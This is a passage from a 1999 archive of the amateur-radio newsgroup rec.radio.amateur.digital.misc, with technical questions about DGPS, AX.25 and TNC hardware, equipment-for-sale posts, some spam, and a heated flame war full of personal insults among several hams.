- Ability to store order information in a secure file
- Supports Secure Transactions (SSL)
- Works with frames
- Automatic field validation
- Ability to mail the order to multiple email addresses
- Supports a percentage discount rate
- Supports multiple currencies
- Ability to stay on same page when item is purchased
- Ability to order more than one item at a time
- Receipt sent to customer
- Header and footer files can be included in the customer receipt
- Ability to accept and verify credit card numbers
- Eight different types of shipping supported
- Three shipping algorithms supported
- Ability to add in sales tax
- Ability to keep track of what the user has purchased from page to page,
even if they use the back button. (No cookies used)

This offer is valid only for customers who host web sites with our
clients. Call now to find out how to get your free Secure Electronic
Shopping Cart (970) 349-0796 (United States).

Thank you.

746. Re: N5PVL - Chump Inc.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <TJBv2.1302$45.19580@news.goodnet.com>
Source record: 19839
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote
>
>Which still puts me light-years ahead of Greg Jones, our "LandLine Lid"
>poster boy and perhaps the clumsiest liar in Amateur Radio.

I suspect you haven't even given $5 to support your neighbors in
Ham radio.

What have you done that has made an impact on 100, 000 Hams? Where
can we go to see your name on an Honors list?

If you mean that operating packet radio on HF puts you ahead, I don't
think so. Even the Ham you say you respect (all one of them) has
abandoned the mode, and moved on in their hobby.

There is so much more to Ham digital, than AX.25 packet.

The object isn't radio purity. Nothing in Amateur Radio is designed for
purity. Where you got this idea is unknown. Where in the rules does it
mention purity? Who amongst your Ham friends told you radio purity
was a good thing?

They did you a disservice, and made you into a hateful and backwards
Ham. One that I'm sure is no fun to be around.

If you could state your case in technical terms, rather than emotional
name calling, you could maybe make a case. But by stomping your
feet a shacking your hands in a Grand-Mal temper tantrum, deserves
little respect.

Steve

747. Re: DGPS on VHF/UHF in LA, CA?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: darrell.earnshaw@sap-ag.de
Message-ID: <79nj1cjoe1@nnrp1.dejanews.com>
Source record: 19840

In article <79kpmmhsi1@mendelevium.btinternet.com>,
"John Sager" <John.Sager@btinternet.com> wrote:
>
> darrell.earnshaw@sap-ag.de wrote in message
> <79f7l1$20t$1@nnrp1.dejanews.com>...
> >
> >Exactly what constitutes RTCM DGPS correction data? Is it simply the audio
> >stream from a suitable receiver, in which case presumably any receiver
> capable
> >of receiving DGPS transmissions will suffice. Or, is it a data stream,
> which
> >would indicate that some "interface" and/or processing capability is
> required
> >between the receiver and the GPS unit?
> >
>
> The DGPS data input to a GPS receiver has to be preprocessed by the
> beacon receiver (DBR) into the form expected. Essentially this is a sequence
> of bytes the top two bits of which are an indicator (01), and the bottom
> 6 bits are the received & demodulated data. That data is bit-reversed
> relative to what you might expect. The bits are framed into 30-bit words
> to send the messages but the GPS receiver sorts all that out (though the
> DBR may also do it for its own reasons).
>
> J
>

Thanks for the reply, John. I thought the concept of a simple audio stream was
too good to be true.

Darrell.
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

748. Kantronics, Timewave with FlexNet - How

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79mmfr$o4c@enews1.newsguy.com>
Source record: 19841

Some of the Packet equipment made in the US are proprietary designs, not compatible with equipment made by other manufacturers. Kantronics and Timewave (AEA) both still manufacture this kind of equipment which is good for beginners, but less useful for experienced Packet ops who want to use equipment with the widest compatibility possible.

Many experienced Packet ops enjoy working with with the latest advances in Packet Radio software design, where most of the real progress is currently being made. Proprietary TNC designs do not lend themselves well to this kind of experimentation.

To users of Kantronics and AEA equipment who are interested in experimenting with FlexNet, the following advice will serve you well, eliminating all problems with lack of compatibility:

Sell your proprietary equipment, then use the money to buy modern Packet modems or HDLC cards. If you must buy an old-style TNC in a box, specify TNC2 compatibility.

A Kantronics KPC3 cost roughly 100 bux. For the same money, you can buy TWO 1.2kb Packet modems from Tigertronics. - Or you can buy a TNC from MFJ or Pac-Comm which will have full TNC2 compatibility and be usable not only with FlexNet, but with just about everything else as well.

Don't allow yourself to be caged into a corner by old-style, proprietary Packet equipment. Sell it to somebody who doesn't care about being up to date.

That's what I did, years ago, and I have never found reason to regret that decision.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

749. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36c045f8.1176519@news.atl.bellsouth.net>
Source record: 19842
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

On Sun, 07 Feb 1999 06:22:18 -0800, Dave Heil <K8MN@cats-net.com> wrote:
>Charles exists to give the pro-code and anti-code testing camps some
>common ground. His telephone phobia leads me to wonder just how he
>connects to the internet.
>
>Dave 5H3US, K8MN

His only competition is Burp Fisher.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

750. Re: Haw to put up my X-Yagi antenna to Right circulated polarisation ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: "Allan H. Kaplan" <akaplan@fallschurch.esys.com>
Message-ID: <36BF2F07.416294F8@fallschurch.esys.com>
Source record: 19843
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space,tw.bbs.rec.radio.amateur,uk.radio.amateur
Body handling: Binary attachment payload not displayed: vcard.vcf

Geert, I believe that you need to connect the horizontal and vertical feedpoints of your crossed yagis with a 90 degree phase shifter. This would be a quarter wavelength (including velocity factor) of coaxial cable. You would then connect your feedline to one of the feedpoints. I am not sure which one (horizontal or vertical) would go to the feedline for right-hand circular polarization. You need to check a good book or a more experienced VHF/UHF ham. If you connect the feedline to the "wrong" antenna, you get left hand circular polarization instead of right-hand! This all assumes that the horizontal and vertical elements are coplanar, or very close together. If they are not you would have to compensate with the phase shifter. Hope this helps!
73 de W1AEL
--

Allan H. Kaplan 703-560-5000, x4717 Fax: 280-1241 MS A404
Staff Electronic Engineer, Raytheon Systems Company, Falls Church
speaking only for myself, not necessarily for my employer... (8-)=

[One or more binary attachments are retained only in the source text.]

751. Re: Kenwood TH-D7

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: Alan Crosswell <alan@columbia.edu>
Message-ID: <36BF309A.7C6E7DFA@columbia.edu>
Source record: 19844

That's a feature. It is using the Mic-Encoder comrpessed encoding of your position. Subscribe to the htaprs mailing list at www.tapr.org.

752. Re: FS: Alinco Data Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <79lnp5$ka1$1@news.asu.edu>
Source record: 19845

Why does everybody brag about having the original box?

What the hell good does the box do?

Isn't that about as silly as you possibly get???

73,

Jack VE3EED/W7
in Chandler,AZ
--

753. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36bf43ef.0@news.iprolink.co.nz>
Source record: 19755
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

Well Hamish and Gary,
I think you should be trying MT63 anyway! My view of the rules
(fortunately tacitly if not officially agreed to by the ZL authorities)
is that so long as the mode and any coding used is public domain,
and the mode does not cause unnecessary interference, then go
for it!

If it wasn't for this attitude, new modes would never be tried.

I think that those who wish to try MT63 or other new modes
that are worried about official approval should simply seek
a specific temporary permit to test the mode.

See you on the air - PSK31, MT63, MT-Hell.... who knows what else?

Murray ZL1BPU

754. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36ce8b58.43612573@news.atl.bellsouth.net>
Source record: 19756
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

On Tue, 9 Feb 1999 09:08:31 +1300, "Fred" <as149@detroit.freenet.org> wrote:
>Well Hamish and Gary,
>I think you should be trying MT63 anyway! My view of the rules
>(fortunately tacitly if not officially agreed to by the ZL authorities)
>is that so long as the mode and any coding used is public domain,
>and the mode does not cause unnecessary interference, then go
>for it!
>
>If it wasn't for this attitude, new modes would never be tried.

I'm certainly in favor of trying new modes. The issue is the archaic
regulations under which we operate. It is those regulations which
inhibit experimentation. Now it is easy to say, "be a lawbreaker",
and ignore the rules, but IMHO that's a dangerous course. What
rule will you choose to ignore next when it becomes convenient
to do so?

I think the better course is to agitate to get the archaic regulations
changed so as to foster experimentation rather than to inhibit it.
That's why I've been noting that several of the new modes don't
fit with existing regulations. I don't want to inhibit the use of new
modes, just the opposite, I want to see regulatory relief so that
such experimentation can be as unfettered as possible.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

755. motorola mdc 1200 HELP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: Dejan Konstantinovic <dak-el@eunet.yu>
Message-ID: <79o3mv$q4h$1@SOLAIR2.EUnet.yu>
Source record: 19757

Anyone know where I can get the necessary software or description to decode
a Motorola mdc
1200 selective call
Many thanks

Dejan dak-el@eunet.yu

756. Re: pk232 manual, software, or URL advice

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <79o6hv$204$1@news.minn.net>
Source record: 19758

In article <79l6esmrl1@nnrp1.dejanews.com>, n8dxn@qsl.net wrote:
>First off, THANKS for any comments, advice, ideas, and direction you can pass
>along! Please do not hesistate to write!
>
>I think I lucked out, bought a PK232 at a local swap with ROMS from 9/95. It
>powers up and communicates with my PC. The manual that came with it stops at
>chapter 7. (That's the problem.)
>
> If you can help me buy/trade/find/get a manual for the pk232 -- please let me
>know. If you have software for sale/trade/or other/where to get, or know what
>works best, please let me know.
>
>Thanks and 73's de Ken N8DXN
>www.qsl.net/n8dxn
>
>
>------------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

Hello Ken:

Timewave Technology dies service and repairs for the PK-232. Check out
http://www.timewave.com for complete information.

A new manual runs $24.95, I can help a bit if you just need chapters 8 and on.

If you are running WIN95/98/NT download the demo version of PK TERM 99 from
the Timewave URL. The demo only runs VHF. If you like the software the program
runs $69.96 (Going to $79.95 shortly.

73

John Douglas
TimewaveTechnology

Check out the DSP upgrade for the PK-232/MBX at http://www.timewave.com

757. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36d0820f.21863589@news.cyberhighway.net>
Source record: 19759
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

"Charles Brabham" <n5pvl@texoma.net> wrote:

>
>Glen Quarnstrom wrote in message <36c03661.2500626@news.cyberhighway.net>...
>
>>I always do. Ego acupuncture is one of my hobbies.
>
>
>Keep at it, OM. You've got a long way to go.

True enough. There's a lot of hot air in there.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

758. Re: Kantronics, Timewave with FlexNet - How

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79p2ce$je6@enews4.newsguy.com>
Source record: 19760

Jim wrote in message <79o7nu$q31$1@brokaw.wa.com>...
>Go look in the mirror and see if your eyes are brown, Charlie. If so,
you're
>full, like usual......

Good old Jim.... No pretense of debating any of the issues... He goes right
for the character attack.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

759. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79p31h$k03@enews4.newsguy.com>
Source record: 19761
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Glen Quarnstrom wrote in message
<36d0820f.21863589@news.cyberhighway.net>...
>"Charles Brabham" <n5pvl@texoma.net> wrote:
>
>>
>>Glen Quarnstrom wrote in message
<36c03661.2500626@news.cyberhighway.net>...
>>
>>>I always do. Ego acupuncture is one of my hobbies.
>>
>>Keep at it, OM. You've got a long way to go.
>
>True enough. There's a lot of hot air in there.

Yadda yadda yadda yadda, Blah blah blah.
Ok, your turn:

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

760. Re: Kantronics, Timewave with FlexNet - How

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <r3Wv2.1398$45.23210@news.goodnet.com>
Source record: 19762

Something I've never seen you do, and can't understand why anyone
would want to call you an asshole?

Here's a technical point:

1200 baud sucks.

Why don't you do something useful, and get Dallas connected with
Ada, Oklahoma at 9600 or greater. Forget about the bit-banger
toys and 1200 baud. Move your skills up a notch. Be somebody!

Charles Brabham wrote
>
>Jim wrote
>
>Go look in the mirror and see if your eyes are brown, Charlie. If so,
>you're
>>full, like usual......
>
>
>Good old Jim.... No pretense of debating any of the issues... He goes right
>for the character attack.

761. Re: Kantronics, Timewave with FlexNet - How

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <79pbso$n6v$1@brokaw.wa.com>
Source record: 19763

"Charles Brabham" <n5pvl@texoma.net> wrote:

>Good old Jim.... No pretense of debating any of the issues... He goes right
>for the character attack.

I missed any 'issue' you posted Charlie, I though that your message
telling us to throw away Kantronics and Timewave and Go Baycomm
was just another of your sometimes slanted in a wierd direction
opinions. I didn't realize it was a call for discussion. Sorry.

But in your case, Charles, a character attack is totally impossible.

What is it that you would like to debate ?

73, Jim KH2D

762. Re: AX.25 Clients?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7c0tfc.jcu.nielsen@bob.localnet>
Source record: 19764

On Mon, 8 Feb 1999 21:39:40 -0600, Adi Linden <adi@adis.on.ca> wrote:
>Hi all,
>
>I have a (maybe stupid?) question. I've been looking at the AX.25 protocol
>several times over the last few years. I've looked at using TNOS.
>
>For the last year or so I am very involved with Linux. It apparently
>supports AX.25 in some really interesting ways. I'd like to put my 'old'
>KPC-3 to some use again and connect the TNC to my Linux server. Now here are
>a couple of questions...
>
>- What's out there for client software supporting AX.25?

There are a number of them. Call, a splitscreen terminal and listen, a
channel monitor are pretty basic clients. There is a more sophisticated
terminal client called TNT.

>- Is it possible to forward Email to PBBS mailboxes?

JNOS, TNOS, XFBB will all do this.

Take a look at the AX25-HOWTO, available at
ftp://sunsite.unc.edu/pub/Linux/docs/HOWTO/AX25-HOWTO for some more ideas.

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

763. Re: Kantronics, Timewave with FlexNet - How

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: "Kurt A. Freiberger" <kurt@cs.tamu.edu>
Message-ID: <36C07EE1.6954656@cs.tamu.edu>
Source record: 19765

Steve - Remember the first principle of Porcine Musical Education:
"Never try to teach a pig to sing; it wastes your time and annoys
the pig." - Lazarus Long, Time Enough for Love

But then annoying the pigs can be such fun.

73/Kurt

Steve Sampson wrote:
>
> Something I've never seen you do, and can't understand why anyone
> would want to call you an asshole?
>
> Here's a technical point:
>
> 1200 baud sucks.
>
> Why don't you do something useful, and get Dallas connected with
> Ada, Oklahoma at 9600 or greater. Forget about the bit-banger
> toys and 1200 baud. Move your skills up a notch. Be somebody!
>
> Charles Brabham wrote
> >
> >Jim wrote
> >
> >Go look in the mirror and see if your eyes are brown, Charlie. If so,
> >you're
> >>full, like usual......
> >
> >
> >Good old Jim.... No pretense of debating any of the issues... He goes right
> >for the character attack.

--
Published 12/12/98, Saint Paul Pioneer Press Bulletin Board:
Redmond, WA (AP) -- Microsoft announced today that the official release
date for the new operating system "Windows 2000" will be delayed until
the second quarter of 1901.

764. PK 88 Firmware wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: g4irx@qsl.net
Message-ID: <36c0977b.656683@news.demon.co.uk>
Source record: 19766

Hi,
Does anyone know where I can get a replacement EPROM for a PK88 ?

or alternatively a copy of the EPROM image to I can blow one myself as
mine has failed ?

TIA

Nick

765. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: "Greg Jones", WD5IVD <wd5ivd@tapr.org>
Message-ID: <79q3pd$3lj$1@hornet.fibr.net>
Source record: 19767
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36c03661.2500626@news.cyberhighway.net> Glen Quarnstrom,
glenq@cyberhighway.net writes:
>What I said has nothing to do with the issue, which at this point is,
>for all practical purposes, moot. It has to do with your abrasive
>attitude and willingness to insult even those who agree with you.
>

This is nothing new for Charlie.

This was the man reason why our good friend Charlie is the only person
locked out of using the TAPR lists.

Cheers - Greg Jones, WD5IVD

766. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: "Greg Jones", WD5IVD <wd5ivd@tapr.org>
Message-ID: <79q3rj$3lj$2@hornet.fibr.net>
Source record: 19768
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <79p2ce$je6@enews4.newsguy.com> Charles Brabham, n5pvl@texoma.net writes:
>Good old Jim.... No pretense of debating any of the issues... He goes right
>for the character attack.
>

and how is this diffrent from you Charile ?

Cheers - Greg Jones, WD5IVD

767. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: "Greg Jones", WD5IVD <wd5ivd@tapr.org>
Message-ID: <79q61i$4q1$1@hornet.fibr.net>
Source record: 19769
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36C07EE1.6954656@cs.tamu.edu> Kurt A. Freiberger, kurt@cs.tamu.edu writes:
>Steve - Remember the first principle of Porcine Musical Education:
>"Never try to teach a pig to sing; it wastes your time and annoys
>the pig." - Lazarus Long, Time Enough for Love
>
>But then annoying the pigs can be such fun.
>
>73/Kurt
>

Great quote Kurt. It does fit the bill in this case with our friend Charlie.

If only Charlie's talent lay somewhere other than yelling about his point of view. As I posted a year or so ago, all his energy could have been put to some more constructive ends that might actually benefit the hobby.

What a waste.

Cheers - Greg Jones, WD5IVD

768. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36c0891d.2805416@news.cyberhighway.net>
Source record: 19770
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

"Charles Brabham" <n5pvl@texoma.net> wrote:

>Glen Quarnstrom wrote in message
><36d0820f.21863589@news.cyberhighway.net>...
>>"Charles Brabham" <n5pvl@texoma.net> wrote:
>>
>>>
>>>Glen Quarnstrom wrote in message
><36c03661.2500626@news.cyberhighway.net>...
>>>
>>>>I always do. Ego acupuncture is one of my hobbies.
>>>
>>>Keep at it, OM. You've got a long way to go.
>>
>>True enough. There's a lot of hot air in there.
>
>
>Yadda yadda yadda yadda, Blah blah blah.

Yer Honor, the defense rests.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

769. FREE Registration

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: "J. W. Tapp" <allpage@netten.net>
Message-ID: <Uc1w2.868$Pv5.3324@newse1.midsouth.rr.com>
Source record: 19771

FREE - list your surplus equipment - FREE

http://www.auctiononsite.com

770. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-09 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36ca9e37.8207505@news.cyberhighway.net>
Source record: 19772
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Greg Jones, WD5IVD <wd5ivd@tapr.org> wrote:

>In article <36c03661.2500626@news.cyberhighway.net> Glen Quarnstrom,
>glenq@cyberhighway.net writes:
>>What I said has nothing to do with the issue, which at this point is,
>>for all practical purposes, moot. It has to do with your abrasive
>>attitude and willingness to insult even those who agree with you.
>>
>
>This is nothing new for Charlie.
>
>This was the man reason why our good friend Charlie is the only person
>locked out of using the TAPR lists.
>
>Cheers - Greg Jones, WD5IVD

I'm fairly well aware of the situation. I've been around here for quite
a long time.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

771. Kam Plus Chip for Sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: Mark Stabryla <cwlives@fyi.net>
Message-ID: <36C113A1.39D8A250@fyi.net>
Source record: 19773

I have a Kam Plus version 6.1 for sale is anyone is interested. The manuals are included.

--
Mark cwlives@fyi.net
Preserve endangered species; collect a complete set

772. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79ref6$575@enews2.newsguy.com>
Source record: 19774
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Greg Jones ; WD5IVD wrote in message <79q3pd$3lj$1@hornet.fibr.net>...

>
>This was the man reason why our good friend Charlie is the only person
>locked out of using the TAPR lists.

Woops... Caught little Greggie-poo in another lie.

Hank Oredson W0RLI was also locked out of the TAPR SIGS for the same reason I was ... Hank did not go along with Greg's "Amateur Telephone" campaigne either. -- You know, the one Greg recently tried to weasel out of his involvement in?

Got any other obvious lies to shoot down, Greg? So far you are batting 1000; All lies which can easily be disproved by a quick glance at the record. Keep it up, boy, you're backing me up 100% so far, and I really do appreciate it.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

773. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79rf72$5o9@enews2.newsguy.com>
Source record: 19775
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Greg Jones ; WD5IVD wrote in message <79q3rj$3lj$2@hornet.fibr.net>...
>In article <79p2ce$je6@enews4.newsguy.com> Charles Brabham,
n5pvl@texoma.net
>writes:
>>Good old Jim.... No pretense of debating any of the issues... He goes
right
>>for the character attack.
>>
>
>and how is this diffrent from you Charile ?

I suppose the main difference is that I do not attack anyone's character. I do, however, point out those who lack character and try to pretend otherwise. You are a good example of that.

You, as a LandLine Lid, "attacked" you own character with your actions and words. Nobody held a gun to your head and forced you to be a LandLine Lid.

You've only yourself to blame for being the Lid you are Greg. Don't try to lay the blame on me, simply because I have pointed out some of your statements and then caught you out when you tried to lie about them.

If you hadn't been a liar to start with, I never could have caught you at it, could I?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

774. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79rf73$5o9@enews2.newsguy.com>
Source record: 19776
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Greg Jones ; WD5IVD wrote in message <79q61i$4q1$1@hornet.fibr.net>...
>In article <36C07EE1.6954656@cs.tamu.edu> Kurt A. Freiberger,
kurt@cs.tamu.edu
>writes:
>>Steve - Remember the first principle of Porcine Musical Education:
>>"Never try to teach a pig to sing; it wastes your time and annoys
>>the pig." - Lazarus Long, Time Enough for Love
>>
>>But then annoying the pigs can be such fun.
>>
>>73/Kurt
>>
>
>Great quote Kurt. It does fit the bill in this case with our
>friend Charlie.

Don't forget Greggie-Poo... You are the LandLine Lid. You're the Pig.

>
>If only Charlie's talent lay somewhere other than yelling about his point
>of view.

I suppose you'd rather I yell YOUR point of view, you stupid jerk.
No thanks; I'm not a LandLine Lid.

>As I posted a year or so ago, all his energy could have
>been put to some more constructive ends that might actually
>benefit the hobby.

And so they have. You, on the other hand, have been a drag on the hobby for
years and are directly responsible for many of the problems we are currently
experiencing with the Packet Radio network here.

Don't bother to try to lie about it again, Greg. You don't have enough
"snap" to make a very good weasel, and keep getting caught trying to lie
about things which are rather well documented.

Moron.

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

>
>What a waste.
>

>Cheers - Greg Jones, WD5IVD

775. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <ICfw2.1480$45.26278@news.goodnet.com>
Source record: 19777
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote

>You, as a LandLine Lid, "attacked" you own character with your actions and
>words. Nobody held a gun to your head and forced you to be a LandLine Lid.

You are an asshole. Nobody held a gun to your head and forced you to
be an asshole.

Take it to another group. You've outlived your usefulness here. You're
a constant whiner, and are still operating a single-node 1200 baud beacon
after
5 years. Move on, get a real hobby.

Steve

776. [Fwd: F/S: PK-232MBX, PK-88 and a PK90]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: Rich - KK7PL <n7hmb@spiretech.com>
Message-ID: <36C1B15B.AE075F86@spiretech.com>
Source record: 19778
Cross-posted to: alt.ham-radio.packet,rec.radio.digital,rec.radio.amateur.digital.misc

Hi all -
Im moving to Kantronics TNC's and am moving out of AEA. and hence am selling them.
Prices include ups ground shipping .

AEA PK-232MBX:
Release 13.SEP.95 Ver. 7.1
S/N: M08815
Excellent condition. with 2 radio cables. one unused and the other is wired for the 13 pin acc2 on Kenwood.and of course the manual. I am packaging this with AEA's PCPacRatt for windows versions 3.X/95/98. This is a easy to use mutimode terminal program based in point and click. Also I am including LogWindows, AEA's Logging program. It work with or without PCPacRatt and most any callbook CD. Make for a nice contest package. All the software has the manuals, disks (3.5 HD) and orig. boxes.
$195.00 shipped

AEA PK-88 with mailbox. in great condition with the manual
$70.00 shipped

AEA PK-90 with manual.
$55.00 shipped.

Thanks for peeking at this.
Rich - KK7PL
Portland, Oregon
Please reply to: KK7PL@WANfear.com

777. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: "Greg Jones", WD5IVD <wd5ivd@tapr.org>
Message-ID: <79si6p$a99$1@hornet.fibr.net>
Source record: 19779
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <79ref6$575@enews2.newsguy.com> Charles Brabham, n5pvl@texoma.net writes:
>>
>>This was the man reason why our good friend Charlie is the only person
>>locked out of using the TAPR lists.
>
>
>Woops... Caught little Greggie-poo in another lie.
>
>Hank Oredson W0RLI was also locked out of the TAPR SIGS for the same reason
>I was ... Hank did not go along with Greg's "Amateur Telephone" campaigne
>either. -- You know, the one Greg recently tried to weasel out of his
>involvement in?
>

Please read closer Charile.

I said "is the only person locked out of using the TAPR lists." Hank isn't locked out anymore. Just you.

The list management team reviewed the list when we moved servers and you were the only person that remained on the lockout list.
Feel special Charile.

Just the truth Charile my good friend.

Cheers - Greg

778. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: "Greg Jones", WD5IVD <wd5ivd@tapr.org>
Message-ID: <79sig0agv1@hornet.fibr.net>
Source record: 19780
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

I really do feel sorry for you Charles.

The more you post on here and on packet the more you just shoot
yourself in the foot as someone people might listen to or
respect on the issues.

I think I'll go back to working on projects that advance the
radio art as I see it.

Cheers - Greg Jones, WD5IVD
http://www.tapr.org/

779. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36c2db75.3122081@news.cyberhighway.net>
Source record: 19781
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

"Charles Brabham" <n5pvl@texoma.net> wrote:

>Moron.
>
>Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

Nice sig, Chuckles.

--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

780. WTB Icom UX-14

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: WA1DCP <vital@gate.net>
Message-ID: <01be5543$3c4e8060$7869e3c7@vital.gate.net>
Source record: 19782
